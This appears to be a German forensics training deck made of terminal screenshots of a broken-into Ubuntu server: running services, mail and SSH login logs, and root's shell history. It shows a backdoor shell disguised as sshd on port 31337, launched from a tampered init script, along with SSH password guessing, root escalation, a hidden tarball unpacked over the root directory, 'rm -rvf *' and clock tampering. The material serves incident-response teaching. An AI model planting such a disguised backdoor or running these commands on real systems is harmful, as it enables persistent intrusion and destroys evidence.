apache2	5316	www-data	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
apache2	5317	www-data	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
apache2	5318	www-data	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
sshd	5884	root	3u	IPv4	22033	0t0	TCP	*:31337 (LISTEN)


Beispiel: Aktive Dienste



A terminal window titled "root@opferubuntu804lts: ~" with a "Benutzerwechsel" button. The window contains a menu bar with "Datei", "Bearbeiten", "Ansicht", "Terminal", "Reiter", and "Hilfe". The command "ps -ef | grep ssh" has been executed, displaying the following output:

```
root@opferubuntu804lts:~# ps -ef | grep ssh
root      4466      1  0 14:35 ?        00:00:00 /usr/sbin/sshd
root      16900      1  0 16:07 ?        00:00:00 /bin/sh /etc/rc2.d/S89ssh start
root      16901 16900  0 16:07 ?        00:00:00 /usr/bin/sshd -lp 31337 -e /bin/sh
root      30992 25599  0 16:27 pts/0    00:00:00 grep ssh
root@opferubuntu804lts:~#
```


Beispiel: Woher kommen die Mails (/var/log/mail.log)?



The screenshot shows a terminal window titled 'root@ubuntu804lts: ~'. The terminal displays a series of log messages from the Postfix mail system. The logs show the process of reloading the configuration, terminating the master process, and starting the daemon. It then shows several pickup and cleanup events for messages with specific IDs and headers. The messages are from an empty envelope (<>) and are being processed by the local delivery agent. The logs are as follows:


```
root@ubuntu804lts: ~
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
/etc/postfix
Jun 19 20:43:32 ubuntu804lts postfix/master[5499]: reload configuration /etc/postfix
Jun 19 21:00:54 ubuntu804lts postfix/master[5499]: terminating on signal 15
Jun 19 21:02:19 ubuntu804lts postfix/master[4884]: daemon started -- version 2.5.1, configuration
/etc/postfix
Jun 19 20:04:47 ubuntu804lts postfix/pickup[4896]: 6D5BA6419A: uid=1000 from=<user>
Jun 19 20:04:47 ubuntu804lts postfix/cleanup[5954]: 6D5BA6419A: message-id=<20080619180447.6D5BA6
419A@ubuntu804lts>
Jun 19 20:04:47 ubuntu804lts postfix/qmgr[4898]: 6D5BA6419A: from=<user@ubuntu804lts>, size=508,
nrcpt=1 (queue active)
Jun 19 20:04:47 ubuntu804lts postfix/local[5956]: 6D5BA6419A: to=<user@ubuntu804lts>, orig_to=<ro
ot>, relay=local, delay=0.56, delays=0.34/0.16/0/0.06, dsn=2.0.0, status=sent (delivered to mailb
ox)
Jun 19 20:04:47 ubuntu804lts postfix/qmgr[4898]: 6D5BA6419A: removed
Jun 19 20:10:25 ubuntu804lts postfix/pickup[6083]: 3B7436419B: uid=0 from=<>
Jun 19 20:10:25 ubuntu804lts postfix/cleanup[6086]: 3B7436419B: message-id=<BLU110-W12B3E9AC8F766
7036036CB7EF1@phx.gbl>?
Jun 19 20:10:25 ubuntu804lts postfix/qmgr[4898]: 3B7436419B: from=<>, size=810, nrcpt=1 (queue ac
tive)
Jun 19 20:10:25 ubuntu804lts postfix/pickup[6083]: 517F46419A: uid=0 from=<>
Jun 19 20:10:25 ubuntu804lts postfix/cleanup[6086]: 517F46419A: message-id=<BLU110-W12B3E9AC8F766
7036036CB7EF1@phx.gbl>?
Jun 19 20:10:25 ubuntu804lts postfix/qmgr[4898]: 517F46419A: from=<>, size=807, nrcpt=1 (queue ac
tive)
Jun 19 20:10:25 ubuntu804lts postfix/pickup[6083]: 6DE28641A6: uid=0 from=<>
Jun 19 20:10:25 ubuntu804lts postfix/cleanup[6086]: 6DE28641A6: message-id=<BLU110-W12B3E9AC8F766
7036036CB7EF1@phx.gbl>?
Jun 19 20:10:25 ubuntu804lts postfix/qmgr[4898]: 6DE28641A6: from=<>, size=813, nrcpt=1 (queue ac
:
:
```

Beispiel: Wie wurde eingebrochen (/var/log/auth.log)?



```
root@ubuntu804lts: ~
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
Jun 19 21:14:31 ubuntu804lts sshd[5803]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=dhcp10-9.hisolutions.com user=user
Jun 19 21:14:33 ubuntu804lts sshd[5803]: Failed password for user from 10.129.252.9 port 53504 ssh2
Jun 19 21:14:33 ubuntu804lts last message repeated 2 times
Jun 19 21:14:34 ubuntu804lts sshd[5805]: Accepted password for user from 10.129.252.9 port 53505 ssh2
Jun 19 21:14:34 ubuntu804lts sshd[5807]: pam_unix(sshd:session): session opened for user user by (uid=0)
Jun 19 21:14:37 ubuntu804lts sshd[5807]: pam_unix(sshd:session): session closed for user user
Jun 19 21:14:38 ubuntu804lts sshd[5829]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=dhcp10-9.hisolutions.com user=user
Jun 19 21:14:39 ubuntu804lts sshd[5829]: Failed password for user from 10.129.252.9 port 53506 ssh2
Jun 19 21:14:40 ubuntu804lts last message repeated 2 times
Jun 19 21:14:40 ubuntu804lts sshd[5831]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=dhcp10-9.hisolutions.com user=user
Jun 19 21:14:43 ubuntu804lts sshd[5831]: Failed password for user from 10.129.252.9 port 53507 ssh2
Jun 19 21:15:10 ubuntu804lts sshd[5833]: Accepted password for user from 10.129.252.9 port 53508 ssh2
Jun 19 21:15:10 ubuntu804lts sshd[5835]: pam_unix(sshd:session): session opened for user user by (uid=0)
Jun 19 21:16:12 ubuntu804lts sudo: user : TTY=pts/1 ; PWD=/home/user ; USER=root ; COMMAND=/bin/su -
Jun 19 21:16:12 ubuntu804lts sudo: pam_unix(sudo:session): session opened for user root by user(uid=0)
Jun 19 21:16:12 ubuntu804lts sudo: pam_unix(sudo:session): session closed for user root
:
```


Beispiel: .bash_history (von root)



The screenshot shows a terminal window titled "root@ubuntu804lts: ~". The terminal displays the contents of the .bash_history file, which lists various commands executed by the root user. The commands are: vi main.cf, netstat -nlp, netstat -nlpt, adduser customer1324, halt, passwd user, passwd root, cd /etc/apt/apt.conf.d/, ls, vi 33proxy, aptitude update, aptitude upgrade, ifconfig, ping proxy, ping 10.129.252.11, ping proxy, reboot, tar xvf /home/user/.pid, rm -rvf *, cd /, tar xvf /home/user/.pid, etc/rc2.d/S89ssh restart, date -s 19:59, and date. The terminal ends with the prompt root@ubuntu804lts:~#.

```
root@ubuntu804lts: ~
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
vi main.cf
vi main.cf
netstat -nlp
netstat -nlpt
adduser customer1324
halt
passwd user
passwd root
halt
cd /etc/apt/apt.conf.d/
ls
vi 33proxy
aptitude update
aptitude upgrade
halt
ifconfig
ping proxy
ping 10.129.252.11
ping proxy
reboot
tar xvf /home/user/.pid
ls
rm -rvf *
cd /
tar xvf /home/user/.pid
etc/rc2.d/S89ssh restart
date -s 19:59
date
root@ubuntu804lts:~#
```

